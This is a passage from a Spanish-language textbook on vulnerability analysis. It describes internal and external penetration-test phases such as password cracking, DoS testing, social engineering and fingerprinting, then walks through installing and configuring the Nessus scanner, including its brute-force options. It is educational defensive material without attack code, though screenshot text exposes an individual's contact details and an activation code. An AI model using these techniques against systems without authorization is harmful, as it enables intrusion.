Descifrado de contraseñas: Descifrar las contraseñas es el proceso de validar cuan robusta puede ser una clave, a través del uso de herramientas de recuperación de contraseñas de manera automática, dejando normalmente al descubierto las aplicaciones de algoritmos criptográficos débiles y mal implementados o contraseñas débiles debido a factores humanos ya que las personas no se encuentran preparadas lo suficiente como para poder registrar una buena clave de seguridad.

Testeo de denegación de servicios: La denegación de servicio es una situación, donde una circunstancia sea intencional o de manera accidental previene a el sistema de que llegue a funcionar de manera exactamente como se dice lo diseño. Normalmente se realiza en base alguna carga excesiva, algún alcance que no se llegue a cubrir o que los mismos usuarios abusen de los recursos del sistema, es muy

importante que los test o análisis de denegación de servicios reciban ayuda adicional de la organización ya sea a monitorizar a nivel privado o de algunos otros usuarios que también sean analistas de seguridad.

Evaluación de políticas de seguridad: En la evaluación de políticas, la reducción de riesgos en una organización con la utilización de tipos de específicos de tecnologías, por ejemplo Cisco, existen dos funciones a llevar a cabo, lo primero es el análisis de lo escrito contra el estado actual de las conexiones y segundo asegurar que la política esté incluida dentro de las justificaciones del negocio de la organización, en especial en lo que hace referencia a la parte de una política que está incluida dentro de las justificaciones de negocio, esta se refiere a que esta política vaya ajustada hacia los objetivos, debido a que si se pone una política, por ejemplo de que no se puede utilizar internet y resulta que la empresa para sus ventas hace uso de este recurso la política no tendría sentido, por eso es importante realizar un análisis acerca de las políticas de seguridad que más le benefician a la organización.

4.5. Análisis exterior

En el punto anterior se hizo un análisis interno, también existe el análisis externo, el principal objetivo de este tipo de análisis, es acceder en forma remota a los servidores de la organización y sobre todo obtener privilegios o permisos que no deberían estar disponibles. Este test puede comenzar con técnicas ya sea aplicando ingeniería social para poder obtener alguna información y luego se podría utilizar en algún intento de acceso. Los pasos de este tipo de análisis consisten en los siguientes puntos:

Revisión de la inteligencia competitiva: Esta parte se basa en toda la información recolectada a partir de la presencia en internet de la organización.

Revisión de la privacidad: Esta etapa se basa en un punto de vista legal y ético del almacenamiento, transmisión y control de los datos basados en la privacidad del cliente. Por ejemplo, se hace una imaginación que dicha empresa no tiene el control suficiente como para hacer que toda la información o los datos que están manejando los empleados se queden dentro de la organización, lo que pueda conllevar a que probablemente alguno de los empleados se pueda llevar dicha información.

Análisis de solicitud: Éste es el método para obtener privilegios de acceso a una organización y sus activos, preguntando sencillamente al personal de entrada usando las comunicaciones como algún teléfono, correo, chat, etc., desde una posición privilegiada o de una forma fraudulenta que tiende a ser simplemente un análisis basado en ingeniería social.

Análisis de sugerencia dirigida: Aquí en este método, se intenta lograr que un integrante de la organización ingrese a un sitio o reciba un correo electrónico en este sitio o el correo se podría agregar a herramientas que luego serían utilizadas en el intento de acceso. Técnicamente sería tener un cómplice dentro de la organización que ayude a instalar ciertas herramientas y posteriormente el atacante podría crear una sesión, ya sea con alguna herramienta que le permita gestionar sesiones desde el exterior.

Una vez que se recopila esta información se procede a realizar algunas de las siguientes pruebas que se muestran a continuación:

- 1. Sondeo de red:** Sirve como Introducción a los sistemas a ser analizados, aquí se analizan nombres de dominio, nombres de servidores, direcciones IP, mapas de red, información del proveedor de internet, propietarios de sistema y servicios.
- 2. Identificación de los servicios de sistemas:** En esta prueba se deben enumerar los servicios de internet activos o sobretodo accesibles, así como, traspasar el firewall con el objetivo de encontrar más máquinas activas, luego es necesario llevar adelante un análisis de la aplicación que escucha, tras dicho servicio. Tras la identificación de los servicios el siguiente paso simplemente es identificar al sistema con el fin de obtener respuestas que pueden dirigir el sistema operativo y su versión, técnicamente realizar un análisis de Fingerprint.
- 3. Búsqueda y verificación de vulnerabilidades:** Esta prueba se basa en la identificación, comprensión y verificación de las vulnerabilidades o debilidades, errores de configuración dentro de un servidor o en una red. La búsqueda de vulnerabilidades se realiza mediante herramientas automáticas para determinar agujeros de seguridad existente y niveles de parchado de los sistemas, pero se debe tener en cuenta nuevas vulnerabilidades que se publican en sitios donde normalmente todavía no incluyen las herramientas automáticas.
- 4. Testeo de aplicaciones de internet:** Aquí se emplean diferentes técnicas de análisis de software para encontrar fallos de seguridad en aplicaciones cliente, como se está realizando un análisis externo, se pueden utilizar en este módulo los test de caja negra.
- 5. Testeo de relaciones de confianza:** La parte de enrutamiento técnicamente está diseñado para asegurar que sólo aquellos que deben ser expresamente permitidos puede ser aceptado en la red.
- 6. Verificación de redes inalámbricas:** Aquí en este caso se menciona la parte del estándar 802.11, que es un método para la verificación del Wireless que normalmente se basa en la parte de la cobertura y el acceso de los Access Point por red ad hoc.

4.6. Documentación e informes

En los puntos anteriores se analizó la parte del análisis interno y externo, ahora se debe realizar un análisis acerca de la parte de la documentación y los informes. Como en la parte de la finalización del análisis de vulnerabilidades se debe presentar un informe, donde se detalle cada uno de los test que se han realizado y los resultados de los mismos. Este informe debe especificar la lista de vulnerabilidades que han

sido probadas, las vulnerabilidades detectadas, lista de servicios y dispositivos vulnerables, el riesgo o el nivel de riesgo que involucra cada vulnerabilidad que ha sido encontrada en cada servicio y dispositivo, como tal se debe incluir los resultados de los programas utilizados.

CAPÍTULO V: HERRAMIENTAS PARA EL ANÁLISIS DE VULNERABILIDADES

Este capítulo tiene como objetivo mostrar las herramientas más utilizadas para el análisis de vulnerabilidades en los sistemas, los pasos necesarios para interpretar todos los fallos encontrados y sobre todo las posibles soluciones para dichas falencias.

5.1. Introducción a Nessus

Actualmente existen muchas herramientas para el análisis de fallos e inseguridades en el mercado, una de estas aplicaciones tipo escáner más populares es Nessus, esta solución es un escáner de vulnerabilidades desarrollado por la empresa Tenable Network Security, en la actualidad ofrece distintas soluciones no solo de escaneos de redes para encontrar fallos, sino, aplicaciones más completas como Nessus Security Center el cual evalúa las vulnerabilidades de una organización o empresa categorizando estas deficiencias de acuerdo al riesgo, incluso proporciona reportes continuos, datos estadísticos y posee un plugin que genera alertas y notificaciones, también apoya a la organización en el cumplimiento de estándares regulatorios y es posible integrarla con otras soluciones, esto constituye una de las grandes ventajas que tiene esta herramienta. La Figura 18 muestra la página principal de esa herramienta de escaneo de vulnerabilidades.



Figura 18. Sitio web de la herramienta Nessus.

Fuente: <https://www.tenable.com/>

Una versión más completa de Nessus Security Center es la que se enfoca en el monitoreo constante, este paquete permitirá monitorear continuamente la infraestructura permitiendo recopilar los datos a partir de múltiples sensores que apoyará en el análisis de vulnerabilidades, monitoreo de las amenazas, el tráfico de la red. La diferencia de los servicios que se mencionan va a permitir brindar escaneos activos, permitiendo el uso de conectores inteligentes e incluso el escaneo por medio de agentes. También puede manejar:

- Cumplimiento de estándares

- Detección de Malware, entre otras utilidades
- Escáner de vulnerabilidades

El escáner de vulnerabilidades se divide en 3 secciones como muestra la Figura 19.



Figura 19. Versiones de la herramienta Nessus.

Fuente: <https://www.tenable.com/>

El **Nessus Cloud** permite realizar escaneos de una manera externa como interna, permite realizar múltiples escaneos personalizando las políticas y delegar los resultados a los posibles responsables de la administración de la infraestructura o del desarrollo, apoya también en el cumplimiento de estándares internacionales y una de sus grandes ventajas es el escaneo por medio de agentes, esto reduce el tiempo en el escaneo y permite reducir los costos y los riesgos.

Nessus Manager, esta versión permite realizar escaneos, gestión de políticas con respecto a reportes y estadísticas de las vulnerabilidades que se hayan detectado en la organización y en la infraestructura. Esta herramienta se actualiza constantemente para trabajar sobre las amenazas avanzadas, vulnerabilidades de día cero y nuevos requisitos en el cumplimiento de estándares. Permite realizar integraciones por medio de su Api con algunos datos de infraestructura de seguridad perimetral como los firewalls, sistemas de virtualización.

Nessus Profesional esta versión permitir escanear múltiples sistemas operativos tanto físicos como virtuales y también las bases de datos se pueden analizar en este tipo de escaneos, así como, n cantidad de infraestructuras. Los escaneos se pueden realizar de una manera múltiple con o sin credenciales de acceso. El escaneo con credenciales de acceso va poder permitir tener una idea más completa de los estándares de cumplimiento que se está evaluando, se puede manejar la parte de las políticas internas y poder gestionar si realmente se tiene los requisitos de acceso para escaneo. Por ejemplo, se puede auditar la complejidad de las contraseñas, si son poli alfabética, si tienen alguna longitud mínima, alguna fecha de caducidad, etc.

De una manera muy general se puede decir que Nessus opera en varios sistemas operativos, no sólo puede en Windows o Linux, se lo podemos integrar sin mayor problema incluso hasta en dispositivos móviles. La instalación es muy simple, lo único que hasta cierto punto se podría decir sería el costo, pero se generó una versión

dedicada a los usuarios caseros para eso hay que registrarse en el sitio web como se muestra en la Figura 20.

Try Nessus Professional Free
FREE FOR 7 DAYS

Nessus® is the most comprehensive vulnerability scanner on the market today. Nessus Professional will help automate the vulnerability scanning process, save time in your compliance cycles and allow you to engage your IT team.

VICENTE FRAY ROMERO CASTRO

vicente.romero@unesum.edu.ec

052600229

INGENIER

UNESUM

Sending...

Figura 20. Registro para descarga de la herramienta Nessus.

Fuente: <https://www.tenable.com/>

Esta versión es muy sencilla de utilizar, aunque la actualización de los plugins para detección puede llevar bastante tiempo dependiendo de la velocidad de la red. A diferencia de otras herramientas Nessus brinda un reporte bastante completo, donde se puede ver estadísticas, trabajar reportes en distintos formatos, técnicos, ejecutivos y se los puede ir analizando detalladamente. Esta herramienta va a categorizar las vulnerabilidades de acuerdo al nivel que se tenga de criticidad.

5.1.1. Instalación de Nessus en Windows

En el punto anterior se analizó la estructura de Nessus y se describió el sitio web, ahora en esta sección se analizará la parte de instalación para esto hay que dirigirse a la página oficial de descarga de [tenable.com](https://www.tenable.com/) como se muestra en la Figura 21 y seleccionar la plataforma de trabajo.




Figura 21. Descarga de la herramienta de vulnerabilidad Nessus.

Fuente: <https://www.tenable.com/downloads/nessus>

En este caso, se selecciona el escáner de vulnerabilidades, recordar que hay algunas otras opciones, una vez que se selecciona el sistema operativo se debe descargar la versión correcta en la que se va a trabajar como se muestra en la Figura 22.




Figura 22. Selección del sistema operativo de la herramienta Nessus.

Fuente: <https://www.tenable.com/downloads/nessus>

Si se selecciona Microsoft Windows hay versiones de 32 y 64 bits, estas tienen soporte para Windows server, Windows 7 y 8, también hay soporte para server 2012 en su versión r2 y arquitecturas de 64 bits. Para instalarlo no hay mayor complicación se lo hace de una manera muy sencilla el cual hay que ir aceptando los términos y manejarlo de siguiente y siguiente como se muestra en la Figura 23.




Figura 23. Instalación de Nessus en Windows.

Fuente: elaboración propia.

Una vez pulsado el botón siguiente se especifica el directorio donde se va a guardar que sería por defecto la carpeta de archivos de programa como muestra la Figura 24.




Figura 24. Selección de carpeta instalación de Nessus en Windows.

Fuente: elaboración propia.

Nessus viene también con una librería denominada WinPcap la cual permite capturar y transmitir paquetes de la red utilizando la pila de protocolos, la cual también se va a descargar en el momento de la instalación, esta librería también la utilizan algunos Sniffers, la Figura 25 muestra el asistente de instalación de esta librería.




Figura 25. Instalación de librería WinPcap.

Fuente: elaboración propia.

Terminada la instalación automáticamente se abre el navegador y la aplicación se carga en el puerto 8834, el cual pues prácticamente la manera en la que se va a entrar al esquema de Nessus como se muestra en la Figura 26.




Figura 26. Acceso a Nessus en el puerto 8834 del navegador web.

Fuente: elaboración propia.

Una vez ingresado a la página principal del aplicativo, lo primero que se tiene que hacer con esta herramienta es validar el usuario que se va a utilizar, para eso se crea uno genérico que puede ser admin y una contraseña como se muestra en la Figura 27.

STEP 1 OF 3

Nessus 

Create an account

To use this scanner, an account must be created. This account can execute commands on remote targets and should be treated as a root user.

Username *

Password *

Continue

Figura 27. Creación de la cuenta de acceso en Nessus.

Fuente: elaboración propia.

El siguiente paso va a solicitar un código, este código es el que se va a utilizar para poder realizar los escaneos, se va a validar el código de acuerdo a la versión que se está utilizando. Este código se lo puede solicitar en la página principal de Nessus, para lo cual hay que registrarse y automáticamente se envía el código de activación al correo del usuario. La Figura 28 muestra la selección del tipo de escáner.

STEP 2 OF 3

Nessus 

Register your scanner

Enter an activation code below to run your scanner locally or choose one of the dropdown options to run it in managed mode.

Scanner Type

Home, Professional or Manager

Activation Code *

WEBEVAL-5225-C548-71FD-5D35-EB96

Settings Back Continue

Figura 28. Selección del tipo de escáner en Nessus.

Fuente: elaboración propia.

Una vez seleccionado el código se va a proceder a actualizar la herramienta de acuerdo a las últimas vulnerabilidades que vayan apareciendo y con esto se ha concluido la instalación de esta aplicación como se muestra en la Figura 29.

STEP 3 OF 3



Initializing

Please wait while Nessus prepares the files needed to scan your assets.

Downloading plugins...



Figura 29. Actualización de la herramienta de escaneo mediante los plugins.

Fuente: elaboración propia.

Terminado de actualizar todos los plugins descargados aparecerá la pantalla de acceso, toda la plataforma va a ser accesada vía web por lo general disponible en el puerto 8834 como muestra la Figura 30.



Figura 30. Pantalla de acceso a Nessus.

Fuente: elaboración propia.

Ingresada las credenciales de acceso aparecerá la pantalla principal de Nessus para trabajar con los escaneos, donde se tiene algunas opciones de la configuración, detalles de la plataforma donde está instalado, datos de la conexión, información de los plugins y fecha de expiración de la herramienta. También hay detalles del usuario, perfil, soporte técnico y otras cosas más como muestra la Figura 31.




Figura 31. Pantalla principal de la herramienta Nessus.

Fuente: elaboración propia.

5.1.2. Conociendo Nessus y la red

Continuando con las opciones de Nessus ya se explicó sobre el proceso de la instalación y actualización de los diferentes plugins, se acceso a la plataforma a través de la pantalla de autenticación lo que mostró el menú principal y las diferentes opciones para los escaneos.

De manera general se tiene las notificaciones en la parte superior derecha, se tiene las opciones de la configuración donde se puede ver algunos detalles sobre los plugins, sobre la versión que se está utilizando, la plataforma el código de activación, algunas opciones para las cuentas, también para la configuración por si acaso se necesite detalles para proxys si es el caso de conFigurar uno, como muestra la Figura 32.

Proxy servers are used to forward HTTP requests. If your organization requires one, Nessus will use these settings to perform plugin updates and communicate with remote scanners and agents. Only the host and port fields are required. Username, password, authentication type and user-agent are available if needed.

Host

Port

Username

Password

Auth Method

User-Agent

Figura 32. Configuración de un proxy en Nessus.

Fuente: elaboración propia.

Lo importante para el analista va a estar en la parte superior izquierda, dónde se va a poder ver los escaneos como muestra la Figura 33.




Figura 33. Menú de opciones para realizar escaneos en Nessus.

Fuente: elaboración propia.

También se va a poder ver las políticas, las cuales van a estar personalizadas. Nessus tiene por default algunas políticas que ya vienen como predefinidas de acuerdo a lo que se vaya a ocupar, se tiene n cantidad de políticas que van a permitir identificar, desde la parte de descubrir servicios en la red hasta vulnerabilidades muy específicas las cuales se pueden ir personalizando de acuerdo a lo que se necesite. En este caso también se puede crear folders para un trabajo en específico e ir guardando los escaneos realizados, la Figura 34 muestra la forma de crear un folder para un determinado escaneo.




Figura 34. Creación de folder para guardar un escaneo en Nessus.

Fuente: elaboración propia.

En el caso de que se quisiera crear una escaneo simplemente se selecciona en el menú de escaneos, aquí se va a tener algunos templates o plantillas desde configuraciones avanzadas para personalizar los escaneos al igual que en las políticas, así como, opciones que se pueden utilizar como la detección de la vulnerabilidad CVE-2014-6271 conocida como Bash Shellshock Detection, también hay algunos escaneos muy

básicos en la red, manejar la parte de credenciales, incluso se puede manejar otro tipo de vulnerabilidades cómo es la CVE- 2016 – 0128, poder descubrir los equipos que están en la red e incluso realizar pruebas hacia aplicaciones web.

Algo que también permite esta herramienta en esta versión casera es el análisis de malware directamente en equipos Windows, se puede personalizar y ver si los equipos están comprometidos. Las opciones que tienen banda que dice “**Update**”, también se las puede realizar, sin embargo, es necesario adquirir una versión distinta a la que se está utilizando, como muestra la Figura 35.




Figura 35. Opciones para actualizar escaneos en Nessus.

Fuente: elaboración propia.

En la parte de las opciones de avanzadas del menú de escaneos, se puede personalizar de una manera puntual los tipos de escaneos que se va a realizar, desde un escaneo con o sin credenciales, a bases de datos, un tipo de infraestructura en específico, sistemas operativos, incluso hasta manejar los plugins que se van a utilizar, en este caso se tiene la parte general donde está el nombre del escaneo la descripción, el tipo de folder en el que se va a guardar, aquí se va a poner la IP o el rango de IPs que se vayan a manejar. La Figura 36 muestra la pantalla principal de este tipo de escaneo con opciones avanzadas.




Figura 36. Escaneo con opciones avanzadas en Nessus.

Fuente: elaboración propia.

En el caso de que el escaneo fuera hacia una infraestructura web, se pondría ya sea la URL del sitio o se bastaría con ubicar la IP con el puerto que se está trabajando, en este caso existen también otras opciones, en el cual se pueden manejar notificaciones y para esto se tendría que configurar los servicios de SMTP, POP3 de acuerdo al servidor que va a enviar el correo. También hay opciones para el descubrimiento, aquí se va a poder trabajar con la herramienta e indicarle cómo va a realizar el descubrimiento, se lo puede utilizar mediante pings, técnicas como ARP, TCP, se le puede configurar para que trabaje sobre algunos puertos en específico o todos los puertos, la Figura 37 muestra la pantalla de configuración de descubrimiento de la red.




Figura 37. Configuración de descubrimiento de la red en Nessus.

Fuente: elaboración propia.

También se tiene opciones para el escaneo, puede hacer una mezcla de una red privada o pública, existen otras opciones para la parte del escaneo de puertos en el cual se va a indicar cuáles son los puertos que se necesitan que se enumeren, en este caso se tiene enumeraciones de puertos locales ya sea por de opciones TCP o UDP.

Existen también opciones para descubrir servicios y se pueden personalizar para utilizar todos los puertos y sus versiones. Hay una opción muy interesante que es la opción de “**ASSESSMENT**”, aquí se puede manejar toda la parte de ataques de fuerza bruta, donde incluso se puede definir los parámetros para realizar este tipo de ataques, se puede indicar que lo realice directamente hacia una base de datos Oracle, se puede utilizar archivos para login, passwords, se puede hacer ataques de fuerza bruta en infraestructuras como Cisco, páginas web podemos, se puede utilizar también proxys. La Figura 38 muestra las opciones de este menú.

